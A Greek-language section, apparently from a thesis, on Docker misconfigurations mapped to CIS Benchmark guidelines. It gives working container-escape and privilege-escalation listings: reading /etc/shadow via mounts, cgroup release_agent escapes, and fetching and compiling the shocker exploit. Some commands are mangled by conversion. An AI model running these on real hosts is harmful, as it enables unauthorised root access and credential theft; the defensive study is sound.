Κάθε χρήστης στην ομάδα `docker` επιτρέπεται να χρησιμοποιεί το Docker. Αυτό επιτρέπει τη διαχείριση πρόσβασης στη χρήση του Docker. Μερικές φορές ένας διαχειριστής συστήματος δεν κάνει σωστή διαχείριση πρόσβασης και προσθέτει κάθε χρήστη στην ομάδα `docker`, γιατί αυτό επιτρέπει την ομαλή λειτουργία των πάντων. Αυτή η εσφαλμένη ρύθμιση, ωστόσο, επιτρέπει σε κάθε χρήστη να έχει πρόσβαση σε κάθε αρχείο του συστήματος, όπως απεικονίζεται και παρακάτω.

Ας υποθέσουμε ότι θέλουμε να βορύμε τον κατακερματισμένο κωδικό πρόσβασης του διαχειριστή σε ένα σύστημα όπου δεν έχουμε προνόμια `sudo`, αλλά είμαστε μέλος της ομάδας `docker`.

```
(host)$ sudo -v
Sorry, user unpriv may not run sudo on host.
(host)$ groups | grep -o docker
docker
(host)$ docker run -it -rm -v /:/host ubuntu:latest bash
(cont)# grep admin /host/etc/shadow
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
```

Στην παραπάνω λίστα ελέγχουμε πρώτα τα δικαιώματά μας. Δεν έχουμε `sudo` δικαιώματα, αλλά είμαστε μέλος της ομάδας `docker`. Αυτό μας επιτρέπει να δημιουργήσουμε ένα κοντέινερ με / προσαρτημένο ως volume και να αποκτήσουμε πρόσβαση σε οποιοδήποτε αρχείο ως `root`. Αυτό περιλαμβάνει και το αρχείο με κατακερματισμούς κωδικούς πρόσβασης χρήστη (π.χ. `/etc/passwd`).

Ένα πραγματικό παράδειγμα της επίδρασης των εσφαλμένων ρυθμισμένων διακαιωμάτων Docker συνέβη πριν από λίγα χρόνια σε ένα από τα μαθήματα στο Computing Science curriculum (του Radboud). Ένα καθηγητής ήθελε να διδάξει τους μαθητές σχετικά με containerization και την ανάπτυξη σύγχρονου λογισμικού. Ο καθηγητής ζήτησε από το τμήμα πληροφορικής να εγκαταστήσει το Docker σε όλους τους φοιτητικούς υπολογιστές και να προσθέσει όλους

τους μαθητές του μαθήματος στην ομάδα `docker` (παρέχοντάς τους πλήρη δικαιώματα για να τρέξουν το Docker). Αυτό έδωσε σε κάθε μαθητή ισοδύναμα δικαιώματα με `root` σε κάθε σταθμό εργασίας. Αυτό ήταν ένα πρόβλημα, επειδή επέτρεπε στους μαθητές να διαβάζουν ευαίσθητες πληροφορίες (π.χ. ιδιωτικά κλειδιά και κατακερματισμένους κωδικούς πρόσβασης όλων των χρηστών) και να κάνουν αλλαγές στο σύστημα.

Η ομάδα `docker` καλύπτεται από την κατευθυντήρια γραμμή 1.2.2 του CIS Docker Benchmark (Βεβαιωθείτε ότι επιτρέπεται μόνο σε αξιόπιστους χρήστες να ελέγχουν τον Docker Daemon).

Δημόσια αναγνώσιμο και εγγράψιμο Docker Socket

Από προεπιλογή, μόνο ο `root` και κάθε χρήστης στην ομάδα docker έχει πρόσβαση στο Docker, επειδή έχουν πρόσβαση ανάγνωσης και εγγραφής στο Docker Socket. Ωστόσο, ορισμένοι διαχειριστές ορίζουν τα δικαιώματα ανάγνωσης και εγγραφής για όλους τους χρήστες (π.χ 666), δίνοντας σε όλους τους χρήστες πρόσβαση στον Docker Daemon.

```
(host)$ groups | grep -o docker
(host)$ ls -l /var/run/docker.sock
srw-rw-rw- 1 root docker 0 Dec 15 13:16 /var/run/docker.sock
(host)$ docker run -it -rm -v /:/host ubuntu:latest bash
(cont)# grep admin /host/etc/shadow
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
```

Στη παραπάνω λίστα, βλέπουμε ότι δεν είμαστε μέλος της ομάδας Docker, αλλά επειδή κάθε χρήστης έχει πρόσβαση ανάγνωσης και εγγραφής (δηλαδή τα δικαιώματα ¨ανάγνωση' και ¨εγγραφή' έχουν οριστεί για other) στο Docker Socket μπορούμε ακόμα να χρησιμοποιήσουμε το Docker.

Αυτό καλύπτεται από την κατευθυντήρια γραμμή 3.4 του CIS Docker Benchmark (Βεβαιωθείτε ότι τα δικαιώματα του αρχείου `docker.socket` έχουν οριστεί σε 644 ή πιο περιοριστικά).

`setuid` Bit

Ένας άλλος τρόπος με τον οποίο οι διαχειριστές συστήματος ενδέχεται να παραλείψουν τη σωστή διαχείριση πρόσβασης είναι να ορίσουν το bit `setuid` στο docker binary.

Το `setuid` bit είναι ένα bit άδειας στο Unix, που επιτρέπει στους χρήστες να τρέξουν binaries ως κάτοχοι (ή ομάδα) του binary αντί για τον πραγματικό τους ρόλο. Αυτό είναι χρήσιμο σε συγκεκριμένες περιπτώσεις. Για παράδειγμα, οι χρήστες θα πρέπει να μπορούν να αλλάζουν τους δικούς τους κωδικούς πρόσβασης, αλλά δεν θα πρέπει να είναι σε θέση να διαβάσουν τους κατακερματισμούς κωδικών πρόσβασης άλλων χρηστών. Γι΄ αυτό στο `passwd` binary

(το οποίο χρησιμοποιείται για την αλλαγή του κωδικού πρόσβασης κάποιου χρήστη) έχει οριστεί το `setuid` bit. Ένας χρήστης μπορεί να αλλάξει τον κωδικό πρόσβασής του, επειδή το `passwd` εκτελείται ως `root` και, φυσικά, ως `root` μπορεί να διαβάζει και να γράφει στο αρχείο κωδικών πρόσβασης. Σε αυτή την περίπτωση το `setuid` bit δεν είναι θέμα ασφαλείας, επειδή το `passwd` ζητά τον κωδικό πρόσβασης του χρήστη από μόνο του και θα αλλάξει μόνο συγκεκριμένες καταχωρήσεις στο αρχείο κωδικών πρόσβασης.

Εάν ένα σύστημα έχει ρυθμιστεί εσφαλμένα με τη ρύθμιση του `setuid` bit για το docker binary, ένας χρήστης θα μπορεί να εκτελέσει το Docker ως `root` (ο κάτοχος του docker binary). Όπως και πριν, μπορούμε εύκολα να αναπαράξουμε αυτήν την επίθεση.

```
(host)$ sudo -v
Sorry, user unpriv may not run sudo on host.
(host)$ groups | grep -o docker
(host)$ ls -halt /usr/bin/docker
-rwsr-xr-x 1 root root 85M nov 18 17:52 /usr/bin/docker
(host)$ docker run -it -rm -v /:/host ubuntu:latest bash
(cont)# grep admin /host/etc/shadow
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
```

Στη παραπάνω λίστα βλέπουμε ότι δεν είμαστε μέρος της ομάδας docker, αλλά μπορούμε ακόμα να εκτελέσουμε το docker επειδή έχει οριστεί το `setuid` bit (και το `execute` bit για όλους χρήστες).

Αυτό δεν καλύπτεται από τις κατευθυντήριες γραμμές του CIS Docker Benchmark. Υπάρχουν πολλές οδηγίες σχετικά με τα σωστά δικαιώματα αρχείων και καταλόγου, αλλά καμία δεν καλύπτει τα binaries.

4.1.2 Αναγνώσιμα αρχεία ρυθμίσεων

Επειδή η ρύθμιση περιβαλλόντων με το Docker μπορεί να είναι αρκετά περίπλοκη, πολλοί χρήστες Docker χρησιμοποιούν προγράμματα (π.χ. `docker-compose`) για να αποθηκεύσουν όλες τις απαραίτητες ρυθμίσεις Docker στα αρχεία διαμόρφωσης για να καταργήσουν την ανάγκη επαναληπτικών βημάτων και διαμορφώσεων. Αυτά τα αρχεία ρυθμίσεων συχνά περιέχουν ευαίσθητες πληροφορίες. Εάν τα δικαιώματα σε αυτά τα αρχεία δεν έχουν ρυθμιστεί σωστά, οι χρήστες οι οποίοι δεν θα έπρεπε να μπορούν να τα διαβάσουν, θα μπορούν να τα διαβάσουν.

Οι χρήστες Docker και οι penetration testers θα πρέπει να δώσουν ιδιαίτερη προσοχή σε αυτά αρχεία, γιατί θα μπορούσαν εύκολα να οδηγήσουν σε διαρροή μυστικών.

Δύο κοινά αρχεία που ενδέχεται να περιέχουν ευαίσθητες πληροφορίες είναι τα `.docker /config.json` και `docker-compose.yaml`.

Τα ανωτέρω δεν καλύπτονται από καμία οδηγία του CIS Docker Benchmark. Καλύπτονται όμως πολλά αρχεία διαμόρφωσης (π.χ. `/etc/docker/daemon.json`),

αλλά κάνενα από αυτά τα αρχεία δεν είναι καθορισμένο από τον χρήστη.

`.docker/config.json`

Κατά το ανέβασμα εικόνων σε ένα μητρώο, οι χρήστες πρέπει να συνδεθούν στο μητρώο, στο οποίο πιστοποιούν τον εαυτό τους. Θα ήταν αρκετά ενοχλητικό να για το χρήστη να συνδέεται κάθε φορά που θέλει να ανεβάσει μια εικόνα. Αυτός είναι ο λόγος για τον οποίο το `.docker/config.json` αποθηκεύει προσωρινά αυτά τα credentials. Αυτά είναι αποθηκευμένα σε κωδικοποίηση Base64 στον αρχικό κατάλογο του χρήστη από προεπιλογή [3]. Ένας επιτιθέμενος με πρόσβαση στο αρχείο μπορεί να χρησιμοποιήσει τα credentials για να συνδεθεί και να ανεβάσει κακόβουλες εικόνες Docker [8].

`docker-compose.yml`

Τα αρχεία `docker-compose.yml` συχνά περιέχουν μυστικά (π.χ. κωδικούς πρόσβασης και κλειδιά API), επειδή όλες οι πληροφορίες που πρέπει να διαβιβαστούν σε ένα κοντέινερ αποθηκεύονται στο αρχείο `docker-compose.yml` [4].

4.1.3 Privileged Mode

Το Docker έχει μια ειδική προνομιακή λειτουργία [25]. Αυτή η λειτουργία είναι ενεργοποιημένη, εάν κατά την δημιουργία ενός κοντέινερ δοθεί η παράμετρος `-privileged`, η οποία επιτρέπει τη πρόσβαση σε όλες τις συσκευές του host και σε δυνατότητες του πυρήνα. Αυτή είναι μια ισχυρή λειτουργία που επιτρέπει ορισμένες χρήσιμες λειτουργίες (π.χ. δημιουργία εικόνων Docker μέσα σε κοντέινερ Docker). Το μειονέκτημα της προνομιακής λειτουργίας είναι ότι όλες οι λειτουργίες του πυρήνα επιτρέπουν σε έναν επιτιθέμενο μέσα στο κοντέινερ να διαφύγει και να αποκτήσει πρόσβαση στον κεντρικό υπολογιστή.

Ένα παράδειγμα αυτού είναι η κατάχρηση ενός χαρακτηριστικού στα `cgroups` [22]. Όποτε ένα `cgroup` απελευθερώνεται λόγω απουσίας διεργασιών που τρέχουν, είναι δυνατό για να εκτελέσουμε μια εντολή (που ονομάζεται release_agent). Είναι δυνατόν να ορίσουμε τέτοια release_agent σε ένα προνομιακό docker. Εάν το `cgroup` απελευθερωθεί, τότε η εντολή εκτελείται στον κεντρικό υπολογιστή [5].

Μπορούμε να δούμε μια απόδειξη αυτής της επίθεσης που αναπτύχθηκε από τον ερευνητή ασφαλείας Felix Wilhelm [34].

```
1. (host)$ docker run -it -rm -privileged ubuntu:latest bash
2. (cont)# d=‘dirname $(ls -x /s*/fs/c*/*/r* |head -n1)‘
3. (cont)# mkdir -p $d/w
```

[3] https://docs.docker.com/engine/reference/commandline/login/

[4] Οι καταλήξεις `yml` και `yaml` είναι ταυτοδύναμες όμως η επίσημη είναι η `yaml`

```
4.  (cont)# echo 1 >$d/w/notify_on_release
5.  (cont)# t=‘sed -n ’s/.*\perdir=\([;]*\).*/\1/p’ /etc/mtab‘
6.  (cont)# touch /o
7.  (cont)# echo $t/c >$d/release_agent
8.  (cont)# printf ’#!/bin/sh\nps >’"$t/o" >/c
9.  (cont)# chmod +x /c
10.  (cont)# sh -c "echo 0 >$d/w/cgroup.procs"
11.  (cont)# sleep 1
12.  (cont)# cat /o
```

Η απόδειξη της ιδέας στο παραπάνω παράδειγμα είναι λίγο δύσκολο να διαβαστεί, γιατί χρησιμοποιεί πολλή σύνταξη Bash για να συντομεύσει τις εντολές. Θα αναλύσουμε τις εντολές γραμμή προς γραμμή για να εξηγήσουμε τι κάνει κάθε μία.

Στη γραμμή 2, το πρώτο cgroup με release_agent προστίθεται στη μεταβλητή d. Μια υποομάδα w προστίθεται στην ομάδα c του d (γραμμή 3) και η εκτέλεση του release_agent είναι ενεργοποιημένη για το w (γραμμή 4). Η θέση του κοντέινερ στο σύστημα αρχείων του κεντρικό σύστηματος αρχείων προστίθεται στη μεταβλητή t (γραμμή 5). Ένα script το (/c), που περιέχει μόνο τη γραμμή 'ps > $t/o", δημιουργείται (γραμμή 7) και προστίθεται ως release_agent (γραμμή 8). Μια διαδικασία προσθέτει τον εαυτό της στο w (γράφοντας «0» στο αρχείο cgroup.procs του w) στη γραμμή 10. Μετά την εκτέλεση του release_agent (/c), μπορούμε να δούμε όλες τις διεργασίες στον κεντρικό υπολογιστή στο /o.

Το όρισμα `-privileged` καλύπτεται από δύο κατευθυντήριες γραμμές του CIS Docker Benchmark. Η Οδηγία 5.4 (Βεβαιωθείτε ότι δεν χρησιμοποιούνται προνομιακά κοντέινερ) συνιστά να μην δημιουργούμε κοντέινερ με προνομιακή λειτουργία. Η κατευθυντήρια γραμμή 5.22 (Βεβαιωθείτε ότι οι εντολές docker exec δεν χρησιμοποιούνται με την προνομιακή επιλογή) συνιστά να μην εκτελούνται εντολές σε κοντέινερ που εκτελούνται (με docker exec) σε προνομιακή λειτουργία.

4.1.4 Δυνατότητες

Όπως είδαμε σε προηγούμενη ενότητα, προκειμένου να πραγματοποιηθούν προνομιακές ενέργειες στον πυρήνα Linux, μια διεργασία χρειάζεται τη σχετική δυνατότητα. Τα Docker κοντέινερς ξεκινούν με ελάχιστες δυνατότητες, αλλά είναι δυνατή η προσθήκη επιπλέον δυνατοτήτων κατά το χρόνο εκτέλεσης. Η παροχή επιπλέον δυνατοτήτων στα κοντέινερς δίνει στα κοντέινερς άδεια εκτέλεσης ορισμένων ενεργειών. Ορισμένες από αυτές τις ενέργειες επιτρέπουν να διαφύγει κανείς από το Docker κοντέινερ. Θα εξετάσουμε δύο τέτοιες δυνατότητες στις επόμενες ενότητες.

Το CIS Docker Benchmark καλύπτει όλα αυτά τα προβλήματα σε μία κατευθυντήρια γραμμή: 5.3 (Βεβαιωθείτε ότι οι δυνατότητες του πυρήνα του Linux

είναι περιορισμένες εντός των κοντέινερς).

`CAP_SYS_ADMIN`

Η απόδραση Docker σύμφωνα με τον Felix Wilhelm [34] που χρησιμοποιήσαμε στην ενότητα 4.1.3 χρειάζεται να εκτελείται σε προνομιακή λειτουργία για να πετύχει, αλλά μπορεί να ξαναγραφτεί για να χρειάζεται μόνο το δικαίωμα `run mount` [5], το οποίο χορηγείται από την δυνατότητα `CAP_SYS_ADMIN`.

```
1.  (host)$ docker run -rm -it -cap-add=CAP_SYS_ADMIN -security
-opt apparmor=unconfined ubuntu /bin/bash
2.  (cont)# mkdir /tmp/cgrp
3.  (cont)# mount -t cgroup -o rdma cgroup /tmp/cgrp
4.  (cont)# mkdir /tmp/cgrp/x
5.  (cont)# echo 1 > /tmp/cgrp/x/notify_on_release
6.  (cont)# host_path=‘sed -n ’s/.*\perdir=\([;]*\).*/\1/p’ /etc/mtab‘
7.  (cont)# echo "$host_path/cmd" > /tmp/cgrp/release_agent
8.  (cont)# echo ’#!/bin/sh’ > /cmd
9.  (cont)# echo "ps aux > $host_path/output" » /cmd
10.  (cont)# chmod a+x /cmd
11.  (cont)# sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"1
12.  (cont)# cat /output
```

Σε αντίθεση με πριν, αντί να βασιζόμαστε στη παράμετρο `-privileged` για να μας δώσει πρόσβαση εγγραφής σε ένα cgroup, πρέπει απλώς να κάνουμε mount το δικό μας cgroup. Στη γραμμή 2 και γραμμή 3 ένα νέο cgroup με όνομα cgrp δημιουργείται και προσαρτάται στο /tmp/cgrp. Τώρα έχουμε ένα cgroup στο οποίο έχουμε επίσης πρόσβαση εγγραφής, έτσι μπορούμε να εκτελέσουμε το ίδιο exploit όπως στην ενότητα 4.1.3.

`CAP_DAC_READ_SEARCH`

Πριν το Docker 1.0.0 το CAP_DAC_READ_SEARCH προστέθηκε στις προεπιλεγμένες δυνατότητες που παρέχονται σε ένα κοντέινερ. Αλλά αυτή η ικανότητα επιτρέπει σε μια διαδικασία να ξεφύγει από ένα κοντέινερ [17]. Μια διαδικασία με CAP_DAC_READ_SEARCH είναι σε θέση να κάνει brute-force το εσωτερικό ευρετήριο (internal index) των αρχείων εκτός του κοντέινερ. Ως απόδειξη της εκμετάλλευσης της συγκεκριμένης επίθεσης, δημοσιοποιήθηκε ένα Proof of concept [18] [1]. Αυτό το exploit κυκλοφόρησε το 2014, αλλά εξακολουθεί να λειτουργεί σε κοντέινερ με την ικανότητα CAP_DAC_READ_SEARCH.

```
(host)$ curl -o /tmp/shocker.c http://stealth.openwall.net/xSports/shocker.c
(host)$ sed -i "s/\/.dockerinit/\/tmp\/a.out/" shocker.c
```

```
(host)$ cc -Wall -std=c99 -O2 shocker.c -static
(host)$ docker run -rm -it -cap-add=CAP_DAC_READ_SEARCH -v /tmp:/tmp
busybox sh
(cont)# /tmp/a.out
...
[!]  Win!  /etc/shadow output follows:
...
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
```

Το exploit χρειάζεται ένα αρχείο με δικαιώματα χειρισμού αρχείου στο κεντρικό σύστημα για να πετύχει. Αντί για το προεπιλεγμένο `/.dockerinit` (το οποίο δεν δημιουργείται πλέον σε νεότερες εκδόσεις του Docker) χρησιμοποιούμε το ίδιο το αρχείο exploit /tmp/a.out. Αρχίζουμε ένα κοντέινερ με την ικανότητα `CAP_DAC_READ_SEARCH` και εκτελούμε το exploit. Παρατηρούμε ότι εκτυπώνει το αρχείο κωδικού πρόσβασης του κεντρικού υπολογιστή (π.χ. /etc/shadow).

4.1.5 Docker Socket

Το Docker Socket (δηλαδή `/var/run/docker.sock`) είναι ο τρόπος με τον οποίο οι clients επικοινωνούν με το Docker daemon. Κάθε φορά που ένας χρήστης εκτελεί μια Docker client εντολή, ο Docker client στέλνει ένα αίτημα HTTP στο docker socket.

Δεν χρειάζεται να χρησιμοποιήσουμε το Docker client, αλλά μπορούμε να στείλουμε αιτήματα HTTP στο socket απευθείας. Αυτό το βλέπουμε στην παρακάτω λίστα, η οποία εμφανίζει δύο εντολές (για την εμφάνιση όλων των κοντέινερ) που παράγουν την ίδια έξοδο (αν και σε διαφορετική μορφή). Η πρώτη εντολή χρησιμοποιεί τον Docker client και η δεύτερη εντολή στέλνει ένα αίτημα HTTP απευθείας στο socket.

```
(host)$ docker ps -a
...
(host)$ curl -unix-socket /var/run/docker.sock -H 'ContentType:
application/json' "http://localhost/containers/json?all=1"
...
```

Το Docker Socket καλύπτεται από τις κατευθυντήριες γραμμές 3.15 του CIS Docker Benchmark (Βεβαιωθείτε ότι η ιδιοκτησία του αρχείου Docker Socket έχει οριστεί σε `root:docker`) και 3.16 (Βεβαιωθείτε ότι τα δικαιώματα αρχείου Docker Socket έχουν οριστεί σε 660 ή περισσότερο περιοριστικά).

Σε αυτή την ενότητα θα εξετάσουμε τους πολλούς τρόπους για να ρυθμίσει κανείς εσφαλμένα το Docker Socket και τους κινδύνους [27] που συνεπάγεται αυτό.

Διαφυγές κοντέινερ μέσα από Docker Socket

Παροχή πρόσβασης κοντέινερ στο API (προσαρτώντας το socket ως volume) είναι μια κοινή πρακτική, επειδή επιτρέπει στα κοντέινερ να παρακολουθούν και να αναλύουν άλλα κοντέινερ. Εάν το `/var/run/docker.sock` έχει προσαρτηθεί ως volume σε ένα κοντέινερ, το κοντέινερ έχει πρόσβαση στο API (ακόμα κι αν είναι το socket τοποθετημένο ως volume μόνο για ανάγνωση [27] [10] [4]). Αυτό σημαίνει ότι η διαδικασία μέσα στο κοντέινερ έχει πλήρη πρόσβαση στο Docker στον κεντρικό υπολογιστή. Αυτό μπορεί να χρησιμοποιηθεί για να διαφύγει κανείς από το κοντέινερ, επειδή το κοντέινερ μπορεί να δημιουργήσει ένα άλλο κοντέινερ με αυθαίρετα volumes και εντολές. Είναι ακόμη δυνατό να δημιουργηθεί ένα interactive shell μέσα σε άλλα κοντέινερς [28].

Ας υποθέσουμε ότι θέλουμε να βρούμε τον κατακερματισμένο κωδικό πρόσβασης ενός χρήστη που ονομάζεται admin στον κεντρικό υπολογιστή. Μπορούμε να εκτελέσουμε εντολές σε ένα κοντέινερ με `/var/run/docker.sock` προσαρτημένο ως volume. Χρησιμοποιούμε το API για να ξεκινήσουμε ένα άλλο Docker κοντέινερ (στον κεντρικό υπολογιστή), που έχει πρόσβαση στον κατακερματισμένο κωδικό πρόσβασης (που βρίσκεται στο `/etc/shadow`). Διαβάζουμε το αρχείο κωδικών πρόσβασης, αναλύοντας τα αρχεία καταγραφής (logs) του κοντέινερ που έχουμε μόλις δημιουργήσει.

```
   (host)$ docker run -it -rm -v /var/run/docker.sock:/var/run/docker.sock
ubuntu /bin/bash
   (cont)# curl -XPOST -H "Content-Type:  application/json" -unix
-socket /var/run/docker.sock -d '{"Image":"ubuntu:latest"," Cmd":["cat",
"/host/etc/shadow"],"Mounts":[{"Type":"bind"," Source":"/","Target":"/host"}]}'
"http://localhost/containers/create?name=escape"
   ...
   (cont)# curl -XPOST -unix-socket /var/run/docker.sock "http://localhost/containers
   (cont)# curl -output - -unix-socket /var/run/docker.sock "http://localhost/contain
   ...
   admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
   ...
   (cont)# curl -X DELETE -unix-socket /var/run/docker.sock "http://localhost/contain
```

Αυτό καλύπτεται από την κατευθυντήρια γραμμή 5.31 του CIS Docker Benchmark (Βεβαιωθείτε ότι το Docker socket δεν είναι προσαρτημένο μέσα σε κανένα κοντέινερ).

Ευαίσθητες πληροφορίες

Όταν ένα κοντέινερ έχει πρόσβαση στο `/var/run/docker.sock` (δηλαδή όταν `/var/run/docker.sock` προστίθεται ως volume μέσα στο κοντέινερ), μπορεί όχι απλά να ξεκινήσει νέα κοντέινερ αλλά μπορεί επίσης να διαβάσει το confi-

guration των υφισταμένων κοντέινερ. Το configuration ενδέχεται να περιέχει ευαίσθητες πληροφορίες (π.χ. κωδικούς πρόσβασης σε μεταβλητές περιβάλλοντος).

Ας ξεκινήσουμε μια βάση δεδομένων Postgres [5] μέσω Docker. Από την τεκμηρίωση της εικόνας Postgres Docker [6], γνωρίζουμε ότι μπορούμε να ορίσουμε έναν κωδικό πρόσβασης χρησιμοποιώντας τη μεταβλητή περιβάλλοντος POSTGRES_PASSWORD. Αν έχουμε πρόσβαση σε ένα άλλο κοντέινερ που έχει πρόσβαση στο Docker API, μπορούμε να διαβάσουμε τον κωδικό πρόσβασης από τη μεταβλητή περιβάλλοντος.

```
   (host)$ docker run -name database -e POSTGRES_PASSWORD=secret
-d postgres
   ...
   (host)$ docker run -it -rm -v /var/run/docker.sock:/var/run/docker.sock:ro
ubuntu:latest bash
   (cont)# apt update
   ...
   (cont)# apt install curl jq
   ...
   (cont)# curl -unix-socket /var/run/docker.sock -H 'ContentType:
application/json' "http://localhost/containers/database/json" | jq
-r '.Config.Env'
   [
   "POSTGRES_PASSWORD=secret",
   ...
   ]
```

Αυτό καλύπτεται επίσης από την κατευθυντήρια γραμμή 5.31 του CIS Docker Benchmark (Βεβαιωθείτε ότι το Docker socket δεν είναι προσαρτημένο μέσα σε κανένα κοντέινερ).

Απομακρυσμένη Πρόσβαση

Είναι επίσης δυνατό να κάνουμε το Docker API να ¨ακούει' σε μια θύρα TCP. Οι θύρες 2375 και 2376 χρησιμοποιούνται συνήθως για επικοινωνία HTTP και HTTPS του Docker API, αντίστοιχα. Αυτό, ωστόσο, προκαλεί όλη την επιπλέον πολυπλοκότητα που έχουν τα TCP sockets. Εάν δεν έχει ρυθμιστεί να ¨ακούει' μόνο σε localhost, τότε, αυτό δίνει σε κάθε κεντρικό υπολογιστή στο δίκτυο πρόσβαση στο Docker. Εάν ο κεντρικός υπολογιστής είναι άμεσα προσβάσιμος μέσω του διαδικτύου, τότε, δίνει σε όλους πρόσβαση σε όλες τις δυνατότητες του Docker στον κεντρικό υπολογιστή. Ένας επιτιθέμενος θα μπορούσε να εκμεταλλευτεί αυτήν την εσφαλμένη ρύθμιση, ξεκινώντας άλλα

[5] https://www.postgresql.org/
[6] https://hub.docker.com/_/postgres

κοντέινερς που θα μπορούσαν να οδηγήσουν σε περαιτέρω πρόσβαση σε άλλα κοντέινερ και στις υποκείμενες υποδομές τους [26].

Ένας κακόβουλος χρήστης εκμεταλλεύτηκε αυτό το χαρακτηριστικό τον Μάιο του 2019. Χρησιμοποίησε το Shodan [7] προκειμένου να βρει μη προστατευμένα δημόσια προσβάσιμα Docker APIs και να ξεκινήσει κοντέινερ με σκοπό εξόρυξη κρυπτονομισμάτων (Monero [8]) και προκειμένου να βρει άλλους ξενιστές για να μολύνει [2] [3] [14].

Καμία οδηγία CIS Docker Benchmark δεν καλύπτει τη περίπτωση της προσβασιμότητας του Docker API μέσω TCP.

4.1.6 Παράκαμψη `iptables`

Ο πυρήνας του Linux έχει ένα ενσωματωμένο firewall, που ονομάζεται Netfilter, το οποίο μπορεί να ρυθμιστεί με ένα πρόγραμμα που ονομάζεται `iptables`. Αυτό το firewall αποτελείται από πολλές αλυσίδες κανόνων που αποθηκεύονται σε πίνακες. Κάθε πίνακας έχει διαφορετικό σκοπό. Για παράδειγμα, υπάρχει ένας πίνακας nat για μετάφραση διευθύνσεων και ένας πίνακας φίλτρων για φιλτράρισμα κίνησης (το οποίο είναι το προεπιλεγμένο). Κάθε πίνακας έχει διατεταγμένες αλυσίδες (chains of ordered rules) κανόνων που έχουν επίσης διαφορετικό σκοπό. Για παράδειγμα, υπάρχουν τα OUTPUT και αλυσίδες INPUT στον πίνακα φίλτρων που προορίζονται για όλη την εξερχόμενη και εισερχόμενη κίνηση, αντίστοιχα. Είναι δυνατό να διαμορφώσουμε αυτούς τους κανόνες, χρησιμοποιώντας ένα πρόγραμμα που ονομάζεται iptables. Όλα τα τείχη προστασίας που βασίζονται στο Linux (π.χ. ufw) χρησιμοποιούν iptables ως backend.

Όταν ξεκινά ο Docker Daemon, δημιουργεί τις δικές του αλυσίδες κανόνων για τη δημιουργία απομονωμένων δικτύων. Ο τρόπος που θέτει τους κανόνες του παρακάμπτει εντελώς άλλους κανόνες στο τείχος προστασίας (επειδή έχουν ρυθμιστεί πριν από τους άλλους κανόνες) και από προεπιλογή οι κανόνες είναι αρκετά ανεκτικοί. Αυτό είναι by design, επειδή το δικτυακό stack του κεντρικού υπολογιστή και του κοντέινερ είναι ξεχωριστά, συμπεριλαμβανομένων των κανόνων του τείχους προστασίας. Οι χρήστες του Docker μπορεί να έχουν την εντύπωση ότι οι κανόνες του τείχους προστασίας που ορίζονται από τον κεντρικό υπολογιστή ισχύουν για οτιδήποτε, τρέχει σε αυτόν (συμπεριλαμβανομένων των κοντέινερ). Αυτό δεν ισχύει για τα Docker κοντέινερ και θα μπορούσε να οδηγήσει σε εκτεθειμένες πόρτες (ports).

Είναι, ωστόσο, λίγο αντιφατικό, γιατί θα υποθέταμε ότι αν ένας κανόνας του τείχους προστασίας έχει οριστεί στον κεντρικό υπολογιστή, θα ίσχυε για οτιδήποτε τρέχει σε αυτόν (συμπεριλαμβανομένων των κοντέινερ).

Θα εξετάσουμε το ακόλουθο παράδειγμα παράκαμψης ενός κανόνα τείχους προστασίας με Docker.

[7] https://www.shodan.io/
[8] https://www.getmonero.org/

```
(host)# iptables -A OUTPUT -p tcp -dport 80 -j DROP
(host)# iptables -A FORWARD -p tcp -dport 80 -j DROP
(host)$ docker run -it -rm -v /var/run/docker.sock:/var/run/docker.sock:ro
ubuntu:latest bash
(host)$ curl http://httpbin.org/get
curl: (7) Failed to connect to httpbin.org port 80: Connection
timed out
(host)$ docker run -it -rm ubuntu /bin/bash
(cont)# apt update
...
(cont)# apt install curl
...
(cont)# curl http://httpbin.org/get
{
"args": {}
"headers": {
"Accept": "*/*",
"Host": "httpbin.org",
"User-Agent": "curl/7.58.0"
},
...
"url": "https://httpbin.org/get"
}
```

Στην παραπάνω λίστα ρυθμίζουμε πρώτα κανόνες για να απορρίψουμε όλη την εξερχόμενη (συμπεριλαμβανομένης της προωθούμενης) κίνησης στη θύρα 80 (την τυπική θύρα HTTP). Στη συνέχεια, προσπαθούμε να ζητήσουμε μια ιστοσελίδα (http://httpbin.org/get) στον κεντρικό υπολογιστή. Όπως ήταν αναμενόμενο, η υπηρεσία HTTP δεν είναι προσβάσιμη για εμάς. Αν στη συνέχεια προσπαθήσουμε να κάνουμε το ίδιο ακριβώς αίτημα σε ένα κοντέινερ, λειτουργεί.

Το CIS Docker Benchmark δεν καλύπτει αυτό το πρόβλημα. Ωστόσο, έχει οδηγίες που μαρτυρούν την ύπαρξη αυτού του προβλήματος. Η κατευθυντήρια γραμμή 2.3 (Βεβαιωθείτε ότι στο Docker επιτρέπεται να κάνει αλλαγές στα iptables) συνιστά ο Docker daemon να επιτρέπεται να αλλάξει τους κανόνες του τείχους προστασίας. Η κατευθυντήρια γραμμή 5.9 (Βεβαιωθείτε ότι το namespace του δικτύου του κεντρικού υπολογιστή δεν είναι κοινόχρηστο) συνιστά τη μη χρήση του `-network=host` ορίσματος, για να βεβαιωθείτε ότι το κοντέινερ έχει τοποθετηθεί σε ξεχωριστή στοίβα δικτύου.

Αυτές είναι καλές συστάσεις, γιατί ακολουθώντας τες δεν υπάρχει ανάγκη για να διαμορφώσουμε μόνοι μας μια στοίβα δικτύου με κοντέινερ. Ωστόσο, επιπλέον απομονώνει τους κανόνες του τείχους προστασίας του κεντρικού υπολογιστή από τα κοντέινερ.

4.1.7 ARP Spoofing

Από προεπιλογή, όλα τα κοντέινερ Docker προστίθενται στο ίδιο γεφυρωμένο δίκτυο (bridged network). Αυτό σημαίνει ότι μπορούν να επικοινωνήσουν ο ένας με τον άλλον. Από προεπιλογή, τα κοντέινερ Docker διαθέτουν την ικανότητα `CAP_NET_RAW`, η οποία τους επιτρέπει να δημιουργούν raw πακέτα. Αυτό σημαίνει ότι από προεπιλογή, τα κοντέινερ μπορούν να κάνουν ARP Spoof άλλα κοντέινερς [11] [9].

